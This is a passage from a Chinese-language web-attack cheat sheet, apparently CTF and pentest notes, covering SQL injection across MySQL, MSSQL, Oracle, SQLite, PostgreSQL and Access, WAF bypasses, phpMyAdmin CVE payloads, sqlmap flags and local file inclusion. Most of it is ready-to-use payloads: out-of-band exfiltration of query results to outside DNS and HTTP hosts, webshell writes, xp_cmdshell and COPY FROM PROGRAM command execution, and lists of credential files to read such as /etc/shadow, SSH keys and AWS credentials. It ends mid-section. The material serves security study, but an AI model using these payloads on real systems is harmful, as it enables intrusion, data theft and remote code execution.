- 若查詢成功，會返回0
  - `SELECT exp(~(SELECT * FROM (SELECT user())x));`
  - `ERROR 1690(22003):DOUBLE value is out of range in 'exp(~((SELECT 'root@localhost' FROM dual)))'`
- `select (select(!x~0)from(select(select user())x)a);`
  - `ERROR 1690 (22003): BIGINT UNSIGNED value is out of range in '((not('root@localhost')) - ~(0))'`
  - MySQL > 5.5.53 不會顯示查詢結果
- xpath
  - extractvalue (有長度限制，32位)
    - `select extractvalue(1,concat(0x7e,(select @@version),0x7e));`
    - `ERROR 1105 (HY000): XPATH syntax error: '~5.7.17~'`
  - updatexml (有長度限制，32位)
    - `select updatexml(1,concat(0x7e,(select @@version),0x7e),1);`
    - `ERROR 1105 (HY000): XPATH syntax error: '~5.7.17~'`
- 主鍵重複
  - `select count(*) from test group by concat(version(),floor(rand(0)*2));`
    - `ERROR 1062 (23000): Duplicate entry '5.7.171' for key '<group_key>'`
- 其它函數 (5.7)
  - `select ST_LatFromGeoHash(version());`
  - `select ST_LongFromGeoHash(version());`
  - `select GTID_SUBSET(version(),1);`
  - `select GTID_SUBTRACT(version(),1);`
  - `select ST_PointFromGeoHash(version(),1);`
- 爆庫名、表名、字段名
  - 當過濾 `information_schema` 等關鍵字時，可以用下面方法爆庫名
    - `select 1,2,3 from users where 1=abc();`
      - `ERROR 1305 (42000): FUNCTION fl4g.abc does not exist`
  - 爆表名
    - `select 1,2,3 from users where Polygon(id);`
    - `select 1,2,3 from users where linestring(id);`
      - `ERROR 1367 (22007): Illegal non geometric 'fl4g`.`users`.`id`' value found during parsing`

- 爆Column
  - `select 1,2,3 from users where (select * from (select * from users as a join users as b)as c);`
    - ERROR 1060 (42S21): Duplicate column name 'id'
  - `select 1,2,3 from users where (select * from (select * from users as a join users as b using(id))as c);`
    - ERROR 1060 (42S21): Duplicate column name 'username'
- Blind Based (Time/Boolean)
  - Boolean
    - 「有」跟「沒有」
    - `id=87 and length(user())>0`
    - `id=87 and length(user())>100`
    - `id=87 and ascii(mid(user(),1,1))>100`
    - `id=87 or ((select user()) regexp binary '^[a-z]')`
  - Time
    - 用在啥結果都看不到時
    - `id=87 and if(length(user())>0, sleep(10), 1)=1`
    - `id=87 and if(length(user())>100, sleep(10), 1)=1`
    - `id=87 and if(ascii(mid(user(),1,1))>100, sleep(10), 1)=1`
- Out of Bnad
  - Windows only
  - `select load_file(concat("\\\\",schema_name,".dns.kaibro.tw/a")) from information_schema.schemata`
- 繞過空白檢查
  - `id=-1/**/UNION/**/SELECT/**/1,2,3`
  - `id=-1%09UNION%0DSELECT%0A1,2,3`
  - `id=(-1)UNION(SELECT(1),2,3)`
- 寬字節注入
  - `addslashes()` 會讓 ' 變 \'
  - 在 GBK 編碼中，中文字用兩個Bytes表示
    - 其他多字節編碼也可
    - 但要低位範圍有包含 0x5c ( \ )
  - 第一個Byte要>128才是中文
  - `%df' => %df\' => 運'` (成功逃逸)
- Order by注入



- 可以透過 asc 、 desc 簡單判斷
  - `?sort=1 asc`
  - `?sort=1 desc`
- 後面不能接UNION
- 已知字段名 (可以盲注)
  - `?order=IF(1=1, username, password)`
- 利用報錯
  - `?order=IF(1=1,1,(select 1 union select 2))` 正確
  - `?order=IF(1=2,1,(select 1 union select 2))` 錯誤
  - `?order=IF(1=1,1,(select 1 from information_schema.tables))` 正常
  - `?order=IF(1=2,1,(select 1 from information_schema.tables))` 錯誤
- Time Based
  - `?order=if(1=1,1,(SELECT(1)FROM(SELECT(SLEEP(2)))test))` 正常
  - `?order=if(1=2,1,(SELECT(1)FROM(SELECT(SLEEP(2)))test))` sleep 2秒
- group by with rollup
  - `' or 1=1 group by pwd with rollup limit 1 offset 2#`
- 將字串轉成純數字
  - 字串 -> 16進位 -> 10進位
  - `conv(hex(YOUR_DATA), 16, 10)`
  - 還原: `unhex(conv(DEC_DATA,10,16))`
  - 需注意不要Overflow
- 不使用逗號
  - `LIMIT N, M => LIMIT M OFFSET N`
  - `mid(user(), 1, 1) => mid(user() from 1 for 1)`
  - `UNION SELECT 1,2,3 => UNION SELECT * FROM ((SELECT 1)a JOIN (SELECT 2)b JOIN (SELECT 3)c)`
- 快速查找帶關鍵字的表
  - `select table_schema,table_name,column_name from information_schema.columns where table_schema !=0x696E666F726D6174696F6E5F736368656D61 and table_schema !=0x6D7973716C and table_schema !=0x706572666F726D616E63655F736368656D61 and (column_name like '%pass%' or column_name like '%pwd%');`
- innodb
  - 表引擎為innodb

- MySQL > 5.5
- innodb\_table\_stats、innodb\_table\_index存放所有庫名表名
- `select table_name from mysql.innodb_table_stats where database_name=資料庫名;`
- Example: [Codegate2018 prequal - simpleCMS](#)
- Bypass WAF
  - `select password => SelEcT password` (大小寫)
  - `select password => select/**/password` (繞空白)
  - `select password => s%65lect%20password` (URLencode)
  - `select password => select(password)` (繞空白)
  - `select password => select%0apassword` (繞空白)
    - `%09, %0a, %0b, %0c, %0d, %a0`
  - `select password from admin => select password /*!from*/ admin` (MySQL 註解)
  - `information_schema.schemata => `information_schema`.schemata` (繞關鍵字/空白)
    - `select xxx from`information_schema`.schemata`
  - `select pass from user where id='admin' => select pass from user where id=0x61646d696e` (繞引號)
    - `id=concat(char(0x61),char(0x64),char(0x6d),char(0x69),char(0x6e))`
  - `?id=0e2union select 1,2,3` (科學記號)
    - `?id=1union select 1,2,3` 會爛
    - `?id=0e1union(select~1,2,3)` (~)
    - `?id=.1union select 1,2,3` (點)
  - `WHERE => HAVING` (繞關鍵字)
  - `AND => &&` (繞關鍵字)
    - `OR => ||`
    - `= => LIKE`
    - `a = 'b' => not a > 'b' and not a < 'b'`
    - `> 10 => not between 0 and 10`
  - `LIMIT 0,1 => LIMIT 1 OFFSET 0` (繞逗號)
    - `substr('kaibro',1,1) => substr('kaibro' from 1 for 1)`
  - Multipart/form-data繞過
    - <http://xdxd.love/2015/12/18/%E9%80%9A%E8%BF%87multipart-form-data%E7%BB%95%E8%BF%87waf/>
  - 偽造User-Agent
    - e.g. 有些WAF不封google bot
- phpMyAdmin

- 寫文件 getshell
  - 條件
    - root 權限
    - 已知web路徑
    - 有寫檔權限
  - `select "<?php phpinfo();?>" INTO OUTFILE "c:\\phpstudy\\www\\shell.php"`
- general\_log getshell
  - 條件
    - 讀寫權限
    - 已知web路徑
  - step1. 開啟日誌: `set global general_log = "ON";`
  - step2. 指定日誌文件: `set global general_log_file = "/var/www/html/shell.php";`
  - step3. 寫入php: `select "<?php phpinfo();?>";`
- slow\_query getshell
  - step1. 設置日誌路徑: `set GLOBAL slow_query_log_file='/var/www/html/shell.php';`
  - step2. 開啟slow\_query\_log: `set GLOBAL slow_query_log=on;`
  - step3. 寫入php: `select '<?php phpinfo();?>' from mysql.db where sleep(10);`
- CVE-2018-19968
  - phpMyAdmin versions: 4.8.0 ~ 4.8.3
  - LFI to RCE
  - 條件
    - 能登入後台
  - step1. `CREATE DATABASE foo;CREATE TABLE foo.bar (baz VARCHAR(100) PRIMARY KEY );INSERT INTO foo.bar SELECT '<?php phpinfo(); ?>';`
  - step2. `/chk_rel.php?fixall_pmadb=1&db=foo`
  - step3. `INSERT INTO` pma__column_infoSELECT '1', 'foo', 'bar', 'baz', 'plop','plop', ' plop', 'plop','../../../../../../../../tmp/session_{SESSIONID}','plop';`
  - step4. `/tbl_replace.php?db=foo&table=bar&where_clause=1=1&fields_name[multi_edit][]=baz&clause_is_unique=1`
- CVE-2018-12613
  - phpMyAdmin versions: 4.8.x
  - LFI to RCE
  - 條件
    - 能登入後台

- Payload
  - index.php?
    - target=db\_sql.php%253f/../../../../../../../../windows/system.ini
  - index.php?
    - target=sql.php%253f/../../../../tmp/tmp/sess\_16rme70p2qqnqjnhdiq3i6unu
    - 在控制台執行的 sql 語句會被寫入 session
    - Session id 可以從 cookie phpMyAdmin 得到
- CVE-2016-5734
  - phpmyadmin versions:
    - 4.0.10.16 之前的4.0.x版本
    - 4.4.15.7 之前的 4.4.x版本
    - 4.6.3之前的 4.6.x版本
  - php version:
    - 4.3.0 ~ 5.4.6
  - preg\_replace RCE
  - 條件
    - 能登入後台
- CVE-2014-8959
  - phpMyAdmin version:
    - 4.0.1 ~ 4.2.12
  - php version:
    - < 5.3.4
  - 條件
    - 能登入後台
    - 能截斷
  - Payload: gis\_data\_editor.php?
    - token=2941949d3768c57b4342d94ace606e91&gis\_data[gis\_type]=/../../../../
    - ../phpinfo.txt%00 (需修改token)
- CVE-2013-3238
  - versions: 3.5.x < 3.5.8.1 and 4.0.0 < 4.0.0-rc3 ANYUN.ORG
  - <https://www.exploit-db.com/exploits/25136>
- CVE-2012-5159
  - versions: v3.5.2.2
  - server\_sync.php Backdoor
  - <https://www.exploit-db.com/exploits/21834>
- CVE-2009-1151
  - versions: 2.11.x < 2.11.9.5 and 3.x < 3.1.3.1
  - config/config.inc.php 命令執行
  - <https://www.exploit-db.com/exploits/8921>

- 弱密碼 / 萬用密碼
  - phpmyadmin 2.11.9.2: root/空密碼
  - phpmyadmin 2.11.3 / 2.11.4: 用戶名: 'localhost'@'@'

## MSSQL

---

- 子字串：
  - SUBSTRING("abc", 1, 1) => 'a'
- Ascii function
  - ascii('A') => 65
- Char function
  - char(65) => 'a'
- Concatenation
  - +
  - 'a'+'b' => 'ab'
- Delay function
  - WAIT FOR DELAY '0:0:10'
- 空白字元
  - 01,02,03,04,05,06,07,08,09,0A,0B,0C,0D,0E,0F,10,11,12,13,14,15,16,17,18,19,1A,1B,1C,1D,1E,1F,20
- IF語句
  - IF condition true-part ELSE false-part
  - IF (1=1) SELECT 'true' ELSE SELECT 'false'
- 註解：
  - --
  - /\*\*/
- TOP
  - MSSQL沒有 LIMIT N, M 的用法
  - SELECT TOP 87 \* FROM xxx 取最前面87筆
  - 取第78~87筆

- `SELECT pass FROM (SELECT pass, ROW_NUMBER() OVER (ORDER BY (SELECT 1)) AS LIMIT FROM mydb.dbo.mytable)x WHERE LIMIT between 78 and 87`

- 其它：

- user
- db\_name()
- user\_name()
- @@version
- @@language
- @@servername
- host\_name()
- has\_dbaccess('master')

- 查詢用戶

- `select name, loginame from master..syslogins, master..sysprocesses`

- 查用戶密碼

- `select user,password from master.dbo.syslogins`

- 當前角色是否為資料庫管理員

- `SELECT is_srvrolemember('sysadmin')`

- 當前角色是否為db\_owner

- `SELECT IS_MEMBER('db_owner')`

- 爆DB name

- `DB_NAME(N)`
- `UNION SELECT NULL,DB_NAME(N),NULL--`
- `UNION SELECT NULL,name,NULL FROM master ..sysdatabases--`
- `SELECT catalog_name FROM information_schema.schemata`
- `1=(select name from master.dbo.sysdatabases where dbid=5)`

- 爆表名

- `SELECT table_catalog, table_name FROM information_schema.tables`
- `SELECT name FROM sysobjects WHERE xtype='U'`
- `ID=02';if (select top 1 name from DBname..sysobjects where xtype='U' and name not in ('table1', 'table2'))>0 select 1--`

- 爆column

- `SELECT table_catalog, table_name, column_name FROM information_schema.columns`
- `SELECT name FROM syscolumns WHERE id=object_id('news')`
- `ID=1337';if (select top 1 col_name(object_id('table_name'), i) from sysobjects)>0 select 1--`
- `SELECT name FROM DBNAME..syscolumns WHERE id=(SELECT id FROM DBNAME..sysobjects WHERE name='TABLENAME')`
- 一次性獲取全部資料
  - `select quotename(name) from master..sysdatabases FOR XML PATH('')`
  - `select concat_ws(0x3a,table_schema,table_name,column_name) from information_schema.columns for json auto`
- Union Based
  - Column型態必須相同
  - 可用 NULL 來避免
- Error Based
  - 利用型別轉換錯誤
  - `id=1 and user=0`
- Out of Band
  - `declare @p varchar(1024);set @p=(SELECT xxxx);exec('master..xp_dirtree '//'+@p+'.oob.kaibro.tw/a''')`
  - `fn_xe_file_target_read_file('C:\*.xel','\\'%2b(select+pass+from+users+where+id=1)%2b'.064edw6l0h153w39ricodvyzuq0ood.burpcollaborator.net\1.xem',null,null)`
    - Requires VIEW SERVER STATE permission on the server
  - `fn_get_audit_file('\\'%2b(select+pass+from+users+where+id=1)%2b'.x53bctSize022t26qfblcsxwtzn6.burpcollaborator.net\','default,default)`
    - Requires the CONTROL SERVER permission.
  - `fn_trace_gettable('\\'%2b(select pass from users where id=1)%2b'.oob.kaibro.tw','default)`
    - Requires the CONTROL SERVER permission.
- 判斷是否站庫分離
  - 客戶端主機名：`select host_name();`
  - 服務端主機名：`select @@servername;`
  - 兩者不同即站庫分離

- 讀檔

- `select x from OpenRowset(BULK 'C:\Windows\win.ini',SINGLE_CLOB) R(x)`

- xp\_cmdshell

- 在MSSQL 2000默認開啟
- MSSQL 2005之後默認關閉
- 有sa權限，可透過sp\_configure重啟它

```
EXEC sp_configure 'show advanced options',1
RECONFIGURE
EXEC sp_configure 'xp_cmdshell',1
RECONFIGURE
```

- 執行 command

- `exec xp_cmdshell 'whoami'`

- 關閉xp\_cmdshell

```
EXEC sp_configure 'show advanced options', 1;
RECONFIGURE;
EXEC sp_configure 'xp_cmdshell', 0;
RECONFIGURE;
```

- 快速查找帶關鍵字的表

- `SELECT sysobjects.name as tablename, syscolumns.name as columnname FROM sysobjects JOIN syscolumns ON sysobjects.id = syscolumns.id WHERE sysobjects.xtype = 'U' AND (syscolumns.name LIKE '%pass%' or syscolumns.name LIKE '%pwd%' or syscolumns.name LIKE '%first%');`

- 繞 WAF

- Non-standard whitespace character:
  - `1%C2%85union%C2%85select%C2%A0null,@@version,null--`
- 混淆 UNION
  - `0eunion+select+null,@@version,null--`
- Unicode繞過
  - IIS 對 Unicode 編碼是可以解析的，即 `s%u0065lect` 會被解析為 `select`

## Oracle

- SELECT 語句必須包含 FROM



- 未指定來源，可以用 dual 表
- 子字串：
  - `SUBSTR('abc', 1, 1) => 'a'`
- 空白字元
  - `00 0A 0D 0C 09 20`
- IF 語句
  - `IF condition THEN true-part [ELSE false-part] END IF`
- 註解：
  - `--`
  - `/**/`
- 不支援 limit
  - 改用 rownum
  - `select table_name from (select rownum no, table_name from all_tables) where no=1`
- 單雙引號
  - 單引號: string, date
  - 雙引號: identifier (table name, column name, ...)
- 其它
  - `SYS.DATABASE_NAME`
    - current database
  - `USER`
    - current user
    - or `sys.login_user`
  - `SELECT role FROM session_roles`
    - current role
  - `SELECT privilege FROM user_sys_privs`
    - system privileges granted to the current user
  - `SELECT privilege FROM role_sys_privs`
    - privs the current role has
  - `SELECT privilege FROM session_privs`
    - the all privs that current user has = `user_sys_privs + role_sys_privs`
  - `SELECT banner FROM v$version where rownum=1`

- database version
- `SELECT host_name FROM v$instance;`
  - Name of the host machine
- `utl_inaddr.get_host_address`
  - 本機IP
- `select utl_inaddr.get_host_name('87.87.87.87') from dual`
  - IP反解
- 庫名(schema)
  - `SELECT DISTINCT OWNER FROM ALL_TABLES`
- 表名
  - `SELECT OWNER, TABLE_NAME FROM ALL_TABLES`
- Column
  - `SELECT OWNER, TABLE_NAME, COLUMN_NAME FROM ALL_TAB_COLUMNS`
- Union Based
  - Column型態必須相同
  - 可用 NULL 來避免
  - `UNION SELECT 1, 'aa', null FROM dual`
- Time Based
  - `dbms_pipe.receive_message(('a'),10)`
    - `SELECT CASE WHEN (CONDITION_HERE) THEN 'a' || dbms_pipe.receive_message(('a'),10) ELSE NULL END FROM dual`
- Error Based
  - `CTXSYS.DRITHSX.SN`
    - `SELECT * FROM news WHERE id=1 and CTXSYS.DRITHSX.SN(user, (SELECT banner FROM v$version WHERE rownum=1))=1`
  - `utl_inaddr.get_host_name`
    - `and 1=utl_inaddr.get_host_name((SQL in HERE))`
    - 版本>=11g，需要超級用戶或授予網路權限的用戶才能用
  - `dbms_xdb_version.checkin`
    - `and (select dbms_xdb_version.checkin((select user from dual)) from dual) is not null`
  - `dbms_xdb_version.makeversioned`
    - `and (select dbms_xdb_version.makeversioned((select user from dual)) from dual) is not null`

- `dbms_xdb_version.uncheckout`
  - `and (select dbms_xdb_version.uncheckout((select user from dual)) from dual) is not null`
- `dbms_utility.sqlid_to_sqlhash`
  - `and (SELECT dbms_utility.sqlid_to_sqlhash((select user from dual)) from dual) is not null`
- Out of band
  - `UTL_HTTP.request('http://kaibro.tw/'||(select user from dual))=1`
  - `SYS.DBMS_LDAP.INIT()`
  - `utl_inaddr.get_host_address()`
  - `HTTPURITYPE`
    - `SELECT HTTPURITYPE('http://30cm.club/index.php').GETCLOB() FROM DUAL;`
  - `extractvalue()` `XXE`
    - `SELECT extractvalue(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [ <!ENTITY % remote SYSTEM "http://'||(SELECT xxxx)||'.oob.kaibro.tw/'> %remote;]>'),'/'') FROM dual`
    - 新版已patch
- users
  - `select username from all_users`
    - lists all users of the database
  - `select name, password from sys.user$`
  - `select username,password,account_status from dba_users`
- 特殊用法
  - `DBMS_XMLGEN.getXML('select user from dual')`
  - `dbms_java.runjava('com/sun/tools/script/shell/Main -e "var p = java.lang.Runtime.getRuntime().exec('$cmd');"')`
    - Java code execution

## SQLite

---

- 子字符串：
  - `substr("abc",1,1) => 'a'`
- Ascii function:
  - `unicode('d') => 100`
- length
  - `length('ab') => 2`

- Concatenation
  - `||`
  - `'a' || 'b' => 'ab'`
- Time Delay
  - `randomblob(100000000)`
- 空白字元
  - `0A 0D 0C 09 20`
- Case when
  - SQLite沒有 `if`
  - 可以用 `Case When ... Then ...` 代替
  - `case when (條件) then ... else ... end`
- 註解
  - `--`
- 爆表名
  - `SELECT name FROM sqlite_master WHERE type='table'`
- 爆表結構(含Column)
  - `SELECT sql FROM sqlite_master WHERE type='table'`
- 其他
  - `sqlite_version()`
  - sqlite無法使用 `\'` 跳脫單引號
  - `[]` 神奇用法
    - `CREATE TABLE a AS SELECT sql [ some shit... ]FROM sqlite_master;`
    - `CREATE TABLE` 後面也能接 `SELECT condition`
    - [zer0pts CTF 2020 - phpNantokaAdmin](#)
- Boolean Based: SECCON 2017 qual SqlSRF

► [Click here to view script](#)

## PostgreSQL

---

- 子字串
  - `substr("abc", 1, 1) => 'a'`
- Ascii function
  - `ascii('x') => 120`
- Char function
  - `chr(65) => A`
- Concatenation
  - `||`
  - `'a' || 'b' => 'ab'`
- Delay function

- `pg_sleep(5)`
- `GENERATE_SERIES(1, 1000000)`
- `repeat('a', 10000000)`
- 空白字元
  - `0A 0D 0C 09 20`
- encode / decode
  - `encode('123\000\001', 'base64') => MTIzAAE=`
  - `decode('MTIzAAE=', 'base64') => 123\000\001`
- 不支援limit N, M
  - `limit a offset b` 略過前b筆，抓出a筆出來
- 註解
  - `--`
  - `/**/`
- \$\$ 取代引號
  - `SELECT $$This is a string$$`
- 爆庫名
  - `SELECT datname FROM pg_database`
- 爆表名
  - `SELECT tablename FROM pg_tables WHERE schemaname='dbname'`
- 爆Column
  - `SELECT column_name FROM information_schema.columns WHERE table_name='admin'`
- Dump all
  - `array_to_string(array(select userid||':'||password from users),',')`
- 列舉 privilege
  - `SELECT * FROM pg_roles;`
- 列舉用戶 hash
  - `SELECT username, passwd FROM pg_shadow`
- RCE
  - CVE-2019-9193
    - 在 9.3 版本實作了 `COPY TO/FROM PROGRAM`
    - 版本 9.3 ~ 11.2 預設啟用
    - 讓 super user 和任何在 `pg_read_server_files` 群組的 user 可以執行任意指令
    - 方法
      - `DROP TABLE IF EXISTS cmd_exec;`
      - `CREATE TABLE cmd_exec(cmd_output text);`
      - `COPY cmd_exec FROM PROGRAM 'id';`
      - `SELECT * FROM cmd_exec;`

- 版本 8.2 以前
  - CREATE OR REPLACE FUNCTION system(cstring) RETURNS int AS  
'/lib/x86\_64-linux-gnu/libc.so.6', 'system' LANGUAGE 'c' STRICT;
  - select system('id');
- UDF
  - sqlmap udf:  
<https://github.com/sqlmapproject/sqlmap/tree/master/data/udf/postgresql>
  - CREATE OR REPLACE FUNCTION sys\_eval(text) RETURNS text AS  
'/xxx/cmd.so', 'sys\_eval' LANGUAGE C RETURNS NULL ON NULL INPUT  
IMMUTABLE;
  - SELECT sys\_eval("id");
- 其它
  - version()
  - current\_database()
  - user
    - current\_user
    - SELECT username FROM pg\_user;
  - getpgusername()
  - current\_schema
  - current\_query()
  - inet\_server\_addr()
  - inet\_server\_port()
  - inet\_client\_addr()
  - inet\_client\_port()
  - type conversion
    - cast(count(\*) as text)
  - md5('abc')
  - replace('abcdefabcdef', 'cd', 'XX') => abXXefabXXef
  - pg\_read\_file(filename, offset, length)
    - 讀檔
    - 只能讀data\_directory下的
  - pg\_ls\_dir(dirname)
    - 列目錄內容
    - 只能列data\_directory下的
  - PHP的 pg\_query() 可以多語句執行
  - lo\_import(), lo\_get() 讀檔
    - select cast(lo\_import('/var/lib/postgresql/data/secret') as text)  
=> 18440
    - select cast(lo\_get(18440) as text) => secret\_here

# MS Access

---

- 沒有註解
  - 某些情況可以用 %00 , %16 來達到類似效果
- 沒有 Stacked Queries
- 沒有 Limit
  - 可以用 TOP , LAST 取代
  - 'UNION SELECT TOP 5 xxx FROM yyy%00
- 沒有 Sleep, Benchmark, ...
- 支援 Subquery
  - 'AND (SELECT TOP 1 'xxx' FROM table)%00
- String Concatenation
  - & ( %26 )
  - + ( %2B )
  - 'UNION SELECT 'aa' %2b 'bb' FROM table%00
- Ascii Function
  - ASC()
  - 'UNION SELECT ASC('A') FROM table%00
- IF THEN
  - IFF(condition, true, false)
  - 'UNION SELECT IFF(1=1, 'a', 'b') FROM table%00
- <https://insomniasec.com/cdn-assets/Access-Through-Access.pdf>

# ORM injection

---

<https://www.slideshare.net/0ang3el/new-methods-for-exploiting-orm-injections-in-java-applications>

- Hibernate
  - 單引號跳脫法
    - MySQL中，單引號用 \' 跳脫
    - HQL中，用兩個單引號 '' 跳脫
    - 'abc\' 'or 1=(SELECT 1)--'
      - 在HQL是一個字串
      - 在MySQL是字串+額外SQL語句
  - Magic Function法
    - PostgreSQL中內建 query\_to\_xml('Arbitrary SQL')
    - Oracle中有 dbms\_xmlgen.getxml('SQL')

HQL injection example (pwn2win 2017)

- `order=array_upper(xpath('row',query_to_xml('select (pg_read_file((select table_name from information_schema.columns limit 1)))',true,false,'')),1)`
  - Output: ERROR: could not stat file "flag": No such file or directory
- `order=array_upper(xpath('row',query_to_xml('select (pg_read_file((select column_name from information_schema.columns limit 1)))',true,false,'')),1)`
  - Output: ERROR: could not stat file "secret": No such file or directory
- `order=array_upper(xpath('row',query_to_xml('select (pg_read_file((select secret from flag)))',true,false,'')),1)`
  - Output: ERROR: could not stat file "CTF-BR{bl00dsuck3rs\_HQL1njection\_pwn2win}": No such file or directory

## SQL Injection with MD5

---

- `$sql = "SELECT * FROM admin WHERE pass = '".md5($password, true)."'";`
- ffifdyop
  - md5: 276f722736c95d99e921722cf9ed621c
  - to string: 'or'6<trash>

## HTTP Parameter Pollution

---

- `id=1&id=2&id=3`
  - ASP.NET + IIS: `id=1,2,3`
  - ASP + IIS: `id=1,2,3`
  - PHP + Apache: `id=3`

## SQLmap

---

- <https://github.com/sqlmapproject/sqlmap/wiki/Usage>
- Usage
  - `python sqlmap.py -u 'test.kaibro.tw/a.php?id=1'`
    - 庫名: `--dbs`
    - 表名: `-D dbname --tables`
    - column: `-D dbname -T tbname --columns`
    - dump: `-D dbname -T tbname --dump`
      - `--start=1`
      - `--stop=5566`
    - DBA? `--is-dba`



- 爆帳密: --passwords
- 看權限: --privileges
- 拿shell: --os-shell
- interactive SQL: --sql-shell
- 讀檔: --file-read=/etc/passwd
- Delay時間: --time-sec=10
- User-Agent: --random-agent
- Thread: --threads=10
- Level: --level=3
  - default: 1
- --technique
  - default: BEUSTQ
- Cookie: --cookie="abc=55667788"
- Tor: --tor --check-tor --tor-type=SOCKS5 --tor-port=9050

# LFI

---

## Testing Payload

---

### Linux / Unix

- Common Payload
  - ./index.php
  - ../index.php
  - ../index.php
  - ../../../../../../etc/passwd
  - ../../../../../../etc/passwd%00
    - 僅在5.3.0以下可用
    - magic\_quotes\_gpc需為OFF
  - .....//.....//.....//.....//etc/passwd
  - %2e%2e%2f%2e%2e%2f%2e%2e%2fetc%2fpasswd
  - %252e/%252e/etc/passwd
  - NN/NN/NN/etc/passwd
  - .+./+./+./+./+./+./+./+./+./+./+./+./etc/passwd
  - static\\...\\...\\...\\...\\...\\...\\...\\...\\...\\etc\\passwd
- Config

- /usr/local/apache2/conf/httpd.conf
- /usr/local/etc/apache2/httpd.conf
- /usr/local/nginx/conf/nginx.conf
- /etc/apache2/sites-available/000-default.conf
- /etc/apache2/apache2.conf
- /etc/apache2/httpd.conf
- /etc/httpd/conf/httpd.conf
- /etc/nginx/conf.d/default.conf
- /etc/nginx/nginx.conf
- /etc/nginx/sites-enabled/default
- /etc/nginx/sites-enabled/default.conf
- /etc/mysql/my.cnf
- /etc/resolv.conf
- /etc/named.conf
- /etc/rsyslog.conf
- /etc/samba/smb.conf
- /etc/openldap/slapd.conf
- /etc/mongod.conf
- /etc/krb5.conf
- ~/.tmux.conf
- ~/.mongorc.js
- \$TOMCAT\_HOME/conf/tomcat-users.xml
- \$TOMCAT\_HOME/conf/server.xml

- Log

- /var/log/apache2/error.log
- /var/log/httpd/access\_log
- /var/log/mail.log
- /var/log/auth.log
- /var/log/messages
- /var/log/secure
- /var/log/sshd.log
- /var/log/mysqld.log
- /var/log/mongodb/mongod.log
- .pm2/pm2.log
- \$TOMCAT\_HOME/logs/catalina.out

- History

- `.history`
- `.bash_history`
- `.sh_history`
- `.zsh_history`
- `.viminfo`
- `.php_history`
- `.mysql_history`
- `.dbshell`
- `.histfile`
- `.node_repl_history`
- `.python_history`
- `.scapy_history`
- `.sqlite_history`
- `.psql_history`
- `.rediscli_history`
- `.coffee_history`
- `.lessht`
- `.wget-hsts`
- `.config/fish/fish_history`
- `.local/share/fish/fish_history`
- `.ipython/profile_default/history.sqlite`

- 其他

- `/proc/self/cmdline`
- `/proc/self/fd/[0-9]*`
- `/proc/self/environ`
- `/proc/net/fib_trie`
- `/proc/mounts`
- `/proc/net/arp`
- `/proc/net/tcp`
- `/proc/sched_debug`
- `.htaccess`
- `~/.bashrc`
- `~/.bash_profile`
- `~/.bash_logout`
- `~/.zshrc`
- `~/.aws/config`

- ~/.aws/credentials
- ~/.boto
- ~/.s3cfg
- ~/.gitconfig
- ~/.config/git/config
- ~/.git-credentials
- ~/.env
- /etc/passwd
- /etc/shadow
- /etc/hosts
- /etc/rc.d/rc.local
- /etc/boto.cfg
- /root/.ssh/id\_rsa
- /root/.ssh/authorized\_keys
- /root/.ssh/known\_hosts
- /root/.ssh/config
- /etc/sysconfig/network-scripts/ifcfg-eth0
- /etc/exports
- /etc/crontab
- /var/spool/cron/root
- /var/spool/cron/crontabs/root
- /var/mail/<username>

## Windows

- C:/Windows/win.ini
- C:/boot.ini
- C:/apache/logs/access.log
- ../../../../../../../../../../../../../../boot.ini/.....
- C:\Windows\System32\drivers\etc\hosts
- C:\WINDOWS\System32\Config\SAM
- C:/WINDOWS/repair/sam
- C:/WINDOWS/repair/system
- %SYSTEMROOT%\System32\config\RegBack\SAM
- %SYSTEMROOT%\System32\config\RegBack\system
- %WINDIR%\system32\config\AppEvent.Evt
- %WINDIR%\system32\config\SecEvent.Evt
- %WINDIR%\iis[version].log

- %WINDIR%\debug\NetSetup.log
- %SYSTEMDRIVE%\autoexec.bat
- C:\Documents and Settings\All Users\Application Data\Git\config
- C:\ProgramData\Git\config
- \$env:APPDATA\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost\_history.txt
- C:\inetpub\temp\appPools\DefaultAppPool\DefaultAppPool.config
- C:\Windows\System32\inetsrv\config\ApplicationHost.config
- C:\WINDOWS\debug\NetSetup.log
- C:\WINDOWS\pfro.log

## 環境變數

---

- ../../../../proc/self/environ
  - HTTP\_User\_Agent塞php script

## php://filter

---

- php://filter/convert.base64-encode/resource=index.php
- php://filter/convert.base64-decode/resource=index.php
- php://filter/read=string.rot13/resource=index.php
- php://filter/zlib.deflate/resource=index.php
- php://filter/zlib.inflate/resource=index.php
- php://filter/convert.quoted-printable-encode/resource=index.php
- php://filter/read=string.strip\_tags/resource=php://input
- php://filter/convert.iconv.UCS-2LE.UCS-2BE/resource=index.php
- php://filter/convert.iconv.UCS-4LE.UCS-4BE/resource=index.php
- ...

## php://input

---

- ?page=php://input
  - post data: <?php system("net user"); ?>
  - 需要有開啟 url\_allow\_include , 5.4.0直接廢除

## phpinfo

---

- 對server以form-data上傳文件，會產生tmp檔
- 利用phpinfo得到tmp檔路徑和名稱

- LFI Get shell
- 限制
  - Ubuntu 17後，預設開啟 PrivateTmp ，無法利用

## php session

---

- Session一般存在 sess\_{PHPSESSID} 中
- 可以透過修改Cookie再LFI拿shell
- 以下為常見存放路徑
  - /var/tmp/
  - /tmp/
  - /var/lib/php5/
  - /var/lib/php/
  - C:\windows\temp\sess\_
    - windows
- session.upload\_progress
  - PHP預設開啟
  - 用來監控上傳檔案進度
  - 當 session.upload\_progress.enabled 開啟，可以POST在 \$\_SESSION 中添加資料 ( sess\_{PHPSESSID} )
  - 配合LFI可以getshell
  - session.upload\_progress.cleanup=on 時，可以透過Race condition
  - 上傳zip
    - 開頭會有 upload\_progress\_ ，結尾也有多餘資料，導致上傳zip正常狀況無法解析
    - 利用zip格式鬆散特性，刪除前16 bytes或是手動修正EOCD和CDH的offset後上傳，可以讓php正常解析zip
  - Example
    - [HITCON CTF 2018 - One Line PHP Challenge](#)
    - [OCTF 2021 Qual - 1linephp](#)

## data://

---

- 條件
  - allow\_url\_fopen: On
  - allow\_url\_include: On
- 用法
  - ?file=data://text/plain,<?php phpinfo()?>
  - ?file=data:text/plain,<?php phpinfo()?>

- `?file=data://text/plain;base64,PD9waHAgaGhwaW5mbygpPz4=`

## zip / phar

---

- 適用驗證副檔名時
- zip
  - 新建zip，裡頭壓縮php腳本(可改副檔名)
  - `?file=zip://myzip.zip#php.jpg`
  - Example
    - [OCTF 2021 Qual - 1linephp](#)
- phar
  - ```
<?php
